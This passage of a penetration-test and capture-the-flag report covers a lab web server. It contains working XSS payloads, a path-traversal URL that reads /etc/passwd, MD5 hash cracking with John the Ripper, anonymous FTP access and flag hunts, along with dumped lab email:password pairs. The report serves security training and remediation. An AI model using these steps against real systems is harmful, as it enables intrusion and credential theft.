|       3 | stephenson | stephenson | stephenson | 942cbb4499d6a60b156f39fcbaacf0ae | data/stephenson.jpg  | 2029-12-12 01:23:45 |          123 |
+---------+------------+------------+------------+----------------------------------+----------------------+---------------------+--------------+
2 rows in set (0.01 sec)

MariaDB [nbn]> 
```

Stored Cross-Site Scripting

URL: http://10.10.0.66/


CWE ID: CWE: 79: Cross-site Scripting

Severity: Medium

Impact: An attacker can input vulnerable Client-Side code which will be stored in the server. When a user visits the "/internal/customer.list" endpoint, the code will be executed on the user's browser. With this, the attacker can steal session cookies, change logs, or use this as a pivot to execute more advanced attacks.

Remediation Suggestion: Validate and encode all user input so that all client-side code can be sanitized. Also, use HTTPOnly Cookies.

Screenshot:




Subscribe Now

Please provide your name and email, and we will be in touch soon to get you online and connected to the NBN Network. Get ready for NBN Experience!

<script>alert("Vulnerable")</script>

test@test.com



10.10.0.66

Vulnerable

□ Don't allow 10.10.0.66 to prompt you again

Future Customers

FOR INTERNAL USE ONLY

flag2{down_a_rabbithole}
NqF5Rz@yahoo.com : connie //// long@gmail.com : capone //// hjk12345@hotmail.com : ned //// snoogy@yahoo.com : frank //// polobear@yahoo.com : jess //// mkgiy13@gmail.com : max //// tempbeauties@live.com : peterpiper ////

Reflected Cross-Site Scripting

URL: http://10.10.0.66/login.php?username=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&password=digital&Login=Enter


CWE ID: CWE: 79: Cross-site Scripting

Severity: Medium

Impact: Client-side code is executed when given as the username input. This can help an attacker to steal cookies and user data.

Remediation Suggestion: Validate and encode all user input so that all client-side code can be sanitized. Also, use HTTPOnly Cookies.

Screenshot:



10.10.0.66

1

Login

Login failed. Query: SELECT * FROM `users` WHERE user = '

Directory Traversal

URL: http://10.10.0.66/internal/customers.php?list=../../../../../etc/passwd


CWE ID: Path Traversal

Severity: Medium

Impact: Upon successfully logging in to the web server, user list is being fetched using include() function and a GET request to the server. This could be exploited to reveal internal files like /etc/passwd.Attacker can get access to sensitive information.

Remediation Suggestion: For enhanced security, it's vital to whitelist only indispensable files for inclusion.

Screenshot:



Future Customers

FOR INTERNAL USE ONLY

flag2{down_a_rabbithole}
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr

Use of Weak Credentials

URL: http://10.10.0.66/login.php


CWE ID: CWE-1391: Use of Weak Credentials

Severity: Medium

Impact: In the web application, the users are using weak credentials which can be easily cracked using a wordlist like rockyou.txt. This will lead to compromise of user accounts. Credentials were found using Use of hard-coded credentials vulnerability.

Remediation Suggestion: Use a better password policy so that the passwords selected can be more secure.

Screenshot:



```
┌──(md㉿kali)-[~/vapt]
└─$ john --format=raw-md5 user_password_hashes_from_db.txt --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
digital          (?)
pizzadeliver     (?)
2g 0:00:00:00 DONE (2023-05-11 22:44) 10.00g/s 23156Kp/s 23156Kc/s 23173KC/s pizzaface4..pizza4129
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Use of Weak Hash

URL: http://10.10.0.66/login.php?username=admin&password=--&Login=Enter


CWE ID: CWE-328: Use of Weak Hash

Severity: Medium

Impact: The web server is using MD5 hashing algorithm to hash the passwords of web application users. It is easy to crack MD5 hashes and recover the passwords using attacks such as Dictionary Attack, Bruteforce Attack or using Rainbow Tables. Hashes were found using Use of hard-coded credentials vulnerability.

Remediation Suggestion: Use a secure hashing algorithm such as SHA256 to hash the passwords.

Screenshot:



Login

Login failed. Query: SELECT * FROM `users` WHERE user = 'admin' AND password =
'cfab1ba8c67c7c838db98d666f02a132';

Staging Server Globally Accessible

URL: http://10.10.0.66:8001/


CWE ID: CWE-668: Exposure of Resource to Wrong Sphere

Severity: Medium

Impact: Exposing a staging server to the public poses serious security risks including potential data leaks, exposure of unpatched vulnerabilities, and can provide a blueprint for attackers to understand the production environment, increasing the likelihood of successful attacks.

Remediation Suggestion: Restrict access to trusted IP addresses only and enforce strong authentication measures. It should not be accessible publicly.

Screenshot:



Use of Vulnerable Apache Version

URL: http://10.10.0.66/sitemap.xml


CWE ID: CWE-1357: Reliance on Insufficiently Trustworthy Component

Severity: Low

Impact: The Apache version (v2.4.29) in use is vulnerable to multiple vulnerabilities.

Remediation Suggestion: Update Apache to the latest version.


Screenshot:



Not Found

The requested URL /sitemap.xml was not found on this server.

Apache/2.4.29 (Ubuntu) Server at 10.10.0.66 Port 80



Apache » Http Server » 2.4.29 * * * : Security Vulnerabilities

Cpe Name:*cpe:2.3:a:apache:http_server:2.4.29:*:*:*:*:*:*:**

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

<table>
<tr><th>#</th><th>CVE ID</th><th>CWE ID</th><th># of Exploits</th><th>Vulnerability Type(s)</th><th>Publish Date</th><th>Update Date</th><th>Score</th><th>Gained Access Level</th><th>Access</th><th>Complexity</th><th>Authentication</th><th>Conf.</th><th>Integ.</th><th>Avail.</th></tr>
<tr><td>1</td><td>CVE-2018-17189</td><td>400</td><td></td><td></td><td>2019-01-30</td><td>2021-07-06</td><td>5.0</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td><td>None</td><td>None</td><td>Partial</td></tr>
<tr><td colspan="15">In Apache HTTP server versions 2.4.37 and prior, by sending request bodies in a slow loris way to plain resources, the h2 stream for that request unnecessarily occupied a server thread cleaning up that incoming data. This affects only HTTP/2 (mod_http2) connections.</td></tr>
<tr><td>2</td><td>CVE-2018-1312</td><td>287</td><td></td><td></td><td>2018-03-26</td><td>2022-09-07</td><td>6.8</td><td>None</td><td>Remote</td><td>Medium</td><td>Not required</td><td>Partial</td><td>Partial</td><td>Partial</td></tr>
<tr><td colspan="15">In Apache httpd 2.2.0 to 2.4.29, when generating an HTTP Digest authentication challenge, the nonce sent to prevent reply attacks was not correctly generated using a pseudo-random seed. In a cluster of servers using a common Digest authentication configuration, HTTP requests could be replayed across servers by an attacker without detection.</td></tr>
<tr><td>3</td><td>CVE-2017-15710</td><td>787</td><td></td><td>DoS</td><td>2018-03-26</td><td>2021-06-06</td><td>5.0</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td><td>None</td><td>None</td><td>Partial</td></tr>
<tr><td colspan="15">In Apache httpd 2.0.23 to 2.0.65, 2.2.0 to 2.2.34, and 2.4.0 to 2.4.29, mod_authnz_ldap, if configured with AuthLDAPCharsetConfig, uses the Accept-Language header value to lookup the right charset encoding when verifying the user's credentials. If the header value is not present in the charset conversion table, a fallback mechanism is used to truncate it to a two characters value to allow a quick retry (for example, 'en-US' is truncated to 'en'). A header value of less than two characters forces an out of bound write of one NUL byte to a memory location that is not part of the string. In the worst case, quite unlikely, the process would crash which could be used as a Denial of Service attack. In the more likely case, this memory is already reserved for future use and the issue has no effect at all.</td></tr>
</table>

Total number of vulnerabilities : **3** Page : 1 (This Page)

CONCLUSION


The penetration test conducted for NBN Corp aimed to assess the security of their web server and client machine. The test successfully identified critical, high, medium, and low-risk vulnerabilities, including privilege escalation, critical data exposure, weak credentials, and cross-site scripting. To mitigate these risks, immediate actions are recommended, such as upgrading PKexec, disabling anonymous FTP login, implementing secure password policies, and validating user input. By promptly addressing these vulnerabilities, NBN Corp can enhance their infrastructure's security, safeguard sensitive data, and uphold their reputation as a trusted media conglomerate.

The identified vulnerabilities pose significant risks to the organization's data and operations. It is crucial for NBN Corp to prioritize the recommended fixes, as they directly address the vulnerabilities exploited during the penetration test. By implementing these fixes, including upgrading components, tightening access controls, and improving user authentication, NBN Corp can effectively mitigate the identified risks and strengthen their overall security posture. Proactive measures and continuous monitoring are vital to ensure the protection of customer data, maintain trust, and mitigate potential cyber threats in the rapidly evolving digital landscape.

APPENDIX

Appendix A: Topology, Ports, Protocols

Topology



Ports and Protocols

Server

Scanned from Kali: sudo nmap -sS -p- 172.16.1.1 -A -sV

Port Number	Protocol	Service
80/tcp	http	Apache httpd 2.4.29 ((Ubuntu))
443/tcp	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
8001/tcp	http	Apache httpd 2.4.29 ((Ubuntu))
65534/tcp	ftp	vsftpd 3.0.3

Client

Scanned from the Server using a custom script.


PORT NUMBER	SERVICE/PROTOCOL	BANNER GRAB
22	SSH	SSH-2.0-OpenSSH_7.5p1 Ubuntu-10ubuntu0.1
25	SMTP	220 gobvesclient.gobvesbank ESMTP Postfix (Ubuntu)
110	POP3	+OK Dovecot (Ubuntu) ready.
143	IMAP	* OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LOGINDISABLED] Dovecot (Ubuntu) ready.
5268	Unknown	Beware of low-flying butterflies.
5355	Unknown	
5782	Unknown	You don't become a failure until you're satisfied with being one.
5843	Unknown	I was gratified to be able to answer promptly, and I did.
5854	Unknown	You are wise, witty, and wonderful, but you spend to.
6174	Unknown	You teach best what you most need to learn.
6573	NBN CMP	***** NBN Customer Management Portal *****
6868	Unknown	Q: Minnesotans ask, "Why aren't there more
7437	Unknown	Truth is the most valuable thing we have -- so let us
9562	Unknown	You teach best what you most need to learn.
12824	Unknown	Q: What's the contour integral around Western
15035	Unknown	Whoever has lived long enough to find out what life is,
24204	Unknown	In the plot, people came to the land; the land loved
28478	Unknown	The devil can cite Scripture for his purpose.
34246	Unknown	Today is the first day of the rest of the mess.
40998	Unknown	Exercise caution in your daily affairs.
42780	Unknown	You're growing out of some of your problems
49881	Unknown	Q: "What is the burning
49953	Unknown	Your goose is cooked.
52396	Unknown	Your mode of life will be changed
53852	Unknown	The holy passion of Friendship
54597	Unknown	Q: Who cuts the grass
56585	Unknown	It is a wise father that
62049	Unknown	You can rent this space
62992	Unknown	Slow day. Practice crawling.
63034	Unknown	The difference between the right
64128	Unknown	A Tale of Two Cities LITE

Appendix B: Flags


Flag1

Find the location of all files with the word “flag” in their name using find / -type f -name "*flag*”. We found two files in /var/www/html/data – flag1.We connect to the server with FTP on port 65534 as the user “gibson”. Then we go to the “/var/www/html/data” directory and download the flags onto “kali”.


flag1{CYBERFELLOWS_GOODLUCK}



```
gibson@nbnserver:/var/www/html/data$ find . -type f -name "*flag*"
./flag4.jpg
./flag1
gibson@nbnserver:/var/www/html/data$
```



```
150 Here comes the directory listing.
-rw-r--r--    1 0        0           57270 May 11  2017 CEO_gibson.jpg
-rwxrwxrwx    1 0        0            1207 Apr 20  2019 customer.list
-rwxr-xr-x    1 0        0          244093 Apr 20  2019 customerservice.jpg
-rw-rw-rw-    1 0        0            1358 Jan 14  2020 flag1
-r--------    1 0        0           71770 Apr 20  2019 flag4.jpg
-rwxr-xr-x    1 0        0          184040 Apr 20  2019 newtech.jpg
-rwxr-xr-x    1 0        0          205882 Apr 20  2019 ourCEO.jpg
-rwxr-xr-x    1 0        0          174727 Apr 20  2019 servicetechs.jpg
-rw-r--r--    1 0        0           38313 Aug 30  2014 stephenson.jpg
226 Directory send OK.
ftp> get flag1
local: flag1 remote: flag1
229 Entering Extended Passive Mode (|||39314|)
150 Opening BINARY mode data connection for flag1 (1358 bytes).
100% |*******************************************************************
226 Transfer complete.
1358 bytes received in 00:00 (1.07 MiB/s)
```




```
┌──(md㉿kali)-[~/vapt]
└─$ cat flag1
[illegible]
```

Flag2

We find Flag2 at:

http://10.10.0.66/internal/customers.php?authenticated=1&list=..%2Fdata%2Fcustomer.list.

flag2{down_a_rabbithole}



Future Customers


FOR INTERNAL USE ONLY

flag2{down_a_rabbithole}
NqF5Rz@yahoo.com : connie //// long@gmail.com : capone //// hjk12345@hotmail.com :
ned //// snoogy@yahoo.com : frank //// polobear@yahoo.com : jess ////
mkgiy13@gmail.com : max //// tempbeauties@live.com : peterpiper ////
amohalko@gmail.com : desiree //// ramy43@gmail.com : greatone ////
dowjones@hotmail.com : stockman //// yahotmail@hotmail.com : eugene ////
hydro1@gmail.com : maurice //// boneman22@gmail.com : dennis ////
hamlin@hotmail.com : willie //// nevirts@gmail.com : jackie //// redtop@live.com :
camille //// langp@hotmail.com : pontoosh //// jnardi@live.com : peter ////
4degrees@hotmail.com : ralph //// fretteaser@hotmail.com : derek ////
bsquard@live.com : wilbur //// zd0ns23@live.com : wrinkle //// scheefca@live.com :
gerry //// enobrac@gmail.com : marcy //// saazuhl1273@gmail.com : cauhuln ////
fwe315@live.com : evan //// wilson@gmail.com : triad //// navresbo@yahoo.com :
heather //// XO6Pn75pjjK@yahoo.com : sandy //// darkness024@yahoo.com : randy ////
jjstrokes@live.com : beansko //// zimago@yahoo.com : george //// katrina@gmail.com :
harald //// awesome@gmail.com : larry //// jess@yahoo.com : jesse //// \"> : //// \"> : ////


Flag3

Flag3 was found in the /home/gibson directory when logged in via FTP.

flag3{brilliantly_lit_boulevard}



```
┌──(md㉿kali)-[~/vapt]
└─$ ftp 172.16.1.1 65534

Connected to 172.16.1.1.
220 (vsFTPd 3.0.3)
Name (172.16.1.1:md): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd gibson
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||28385|)
150 Here comes the directory listing.
-rw-rw-rw-    1 0        0           46037 Apr 03  2020 flag3
226 Directory send OK.
ftp> get flag3
local: flag3 remote: flag3
229 Entering Extended Passive Mode (|||6262|)
150 Opening BINARY mode data connection for flag3 (46037 bytes).
100% |***********************************************************************| 46037       14.25 MiB/s    00:00 ETA
226 Transfer complete.
46037 bytes received in 00:00 (10.38 MiB/s)
ftp> exit
221 Goodbye.
```




```
┌──(md㉿kali)-[~/vapt]
└─$ cat flag3 | grep flag
The goggles throw a light, smoky haze across his eyes and reflect a distorted wide-angle view of a flag3{brilliantly
_lit_boulevard} that stretches off into an infinite blackness. This boulevard does not really exist, it is a compute
r-rendered view of an imaginary place.
```

Flag4

Find the location of all files with the word “flag” in their name using find / -type f -name "*flag*". We found two files in /var/www/html/data – flag4.jpg.We connect to the server with FTP on port 65534 as the user “gibson”. Then we go to the “/var/www/html/data” directory and download the flags onto “kali”. We search for the flag using strings and grep.

flag4{ youre_going_places}




```
┌──(md㉿kali)-[~/vapt]
└─$ strings flag4.jpg | grep flag

<x:xmpmeta xmlns:x="adobe:ns:meta/"><rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"><rdf:Description flag4="flag4{youre_going_places}" xmlns:MicrosoftPhoto="http://ns.microsoft.com/photo/1.0/"/></rdf:RDF></x:xmpmeta>
```

Flag5


As “md”, we check the root folder. There we find lookingforsomething file. We traverse to “…/’\’” directory from there and see multiple files. With the following command, we put all contents of the files into a text file. for file in $(ls); do cat "$file"; echo ""; done > output.txt .

flag5{weve_always_done_it_this_way}




```
root@nbnserver:~/…/\# ls
1    119  139  159  179  199  218  238  258  278  298  317  337  357  377  397  416  436  456  476  496  515  535  555  575  595  614  634  654  674  694  713  733  753  773  793  812  832  852  872  892  911  931  951  971  991
10   12   14   16   18   2    219  239  259  279  299  318  338  358  378  398  417  437  457  477  497  516  536  556  576  596  615  635  655  675  695  714  734  754  774  794  813  833  853  873  893  912  932  952  972  992
100  120  140  160  180  20   22   24   26   28   3    319  339  359  379  399  418  438  458  478  498  517  537  557  577  597  616  636  656  676  696  715  735  755  775  795  814  834  854  874  894  913  933  953  973  993
101  121  141  161  181  200  220  240  260  280  30   32   34   36   38   4    419  439  459  479  499  518  538  558  578  598  617  637  657  677  697  716  736  756  776  796  815  835  855  875  895  914  934  954  974  994
102  122  142  162  182  201  221  241  261  281  300  320  340  360  380  40   42   44   46   48   5    519  539  559  579  599  618  638  658  678  698  717  737  757  777  797  816  836  856  876  896  915  935  955  975  995
103  123  143  163  183  202  222  242  262  282  301  321  341  361  381  400  420  440  460  480  50   52   54   56   58   6    619  639  659  679  699  718  738  758  778  798  817  837  857  877  897  916  936  956  976  996
104  124  144  164  184  203  223  243  263  283  302  322  342  362  382  401  421  441  461  481  500  520  540  560  580  60   62   64   66   68   7    719  739  759  779  799  818  838  858  878  898  917  937  957  977  997
105  125  145  165  185  204  224  244  264  284  303  323  343  363  383  402  422  442  462  482  501  521  541  561  581  600  620  640  660  680  70   72   74   76   78   8    819  839  859  879  899  918  938  958  978  998
106  126  146  166  186  205  225  245  265  285  304  324  344  364  384  403  423  443  463  483  502  522  542  562  582  601  621  641  661  681  700  720  740  760  780  80   82   84   86   88   9    919  939  959  979  999
107  127  147  167  187  206  226  246  266  286  305  325  345  365  385  404  424  444  464  484  503  523  543  563  583  602  622  642  662  682  701  721  741  761  781  800  820  840  860  880  90   92   94   96   98
108  128  148  168  188  207  227  247  267  287  306  326  346  366  386  405  425  445  465  485  504  524  544  564  584  603  623  643  663  683  702  722  742  762  782  801  821  841  861  881  900  920  940  960  980
109  129  149  169  189  208  228  248  268  288  307  327  347  367  387  406  426  446  466  486  505  525  545  565  585  604  624  644  664  684  703  723  743  763  783  802  822  842  862  882  901  921  941  961  981
11   13   15   17   19   209  229  249  269  289  308  328  348  368  388  407  427  447  467  487  506  526  546  566  586  605  625  645  665  685  704  724  744  764  784  803  823  843  863  883  902  922  942  962  982
110  130  150  170  190  21   23   25   27   29   309  329  349  369  389  408  428  448  468  488  507  527  547  567  587  606  626  646  666  686  705  725  745  765  785  804  824  844  864  884  903  923  943  963  983
